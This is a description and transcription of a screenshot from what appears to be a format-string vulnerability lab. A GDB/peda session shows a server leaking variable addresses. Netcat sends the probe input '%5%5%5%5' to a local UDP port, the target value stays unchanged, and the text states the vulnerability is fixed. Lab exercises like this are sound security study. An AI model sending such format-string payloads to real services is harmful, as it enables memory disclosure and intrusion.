The screenshot shows a Linux desktop environment with two terminal windows. The left terminal window is titled 'Terminal' and contains a GDB session for a peda debugger. The output shows the GDB configuration, symbols, and memory dump. A red box highlights the address 0xbffffe770, which is the address of the 'msg' argument. The right terminal window is also titled 'Terminal' and shows a netcat listener on port 7070, with the message 'Listening on [0.0.0.0] (family 0, port 7070)'. The desktop background is blue, and the taskbar at the bottom has several icons.

```
There is NO WARRANTY, to the extent permitted by law. Type "show co
pying"
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from server... (no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/lab3/server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
The address of the secret: 0x080487c0
The address of the `target` variable: 0x0804a040
The value of the `target` variable (before): 0x11223344
The address of the `msg` argument: 0xbffffe770
%5%5%5%5
The value of the `target` variable (after): 0x11223344
0/09/20]seed@VM:~/lab3$ echo %5%5%5%5 | nc -u 127.0.0.1 9090
```

the vulnerability is fixed.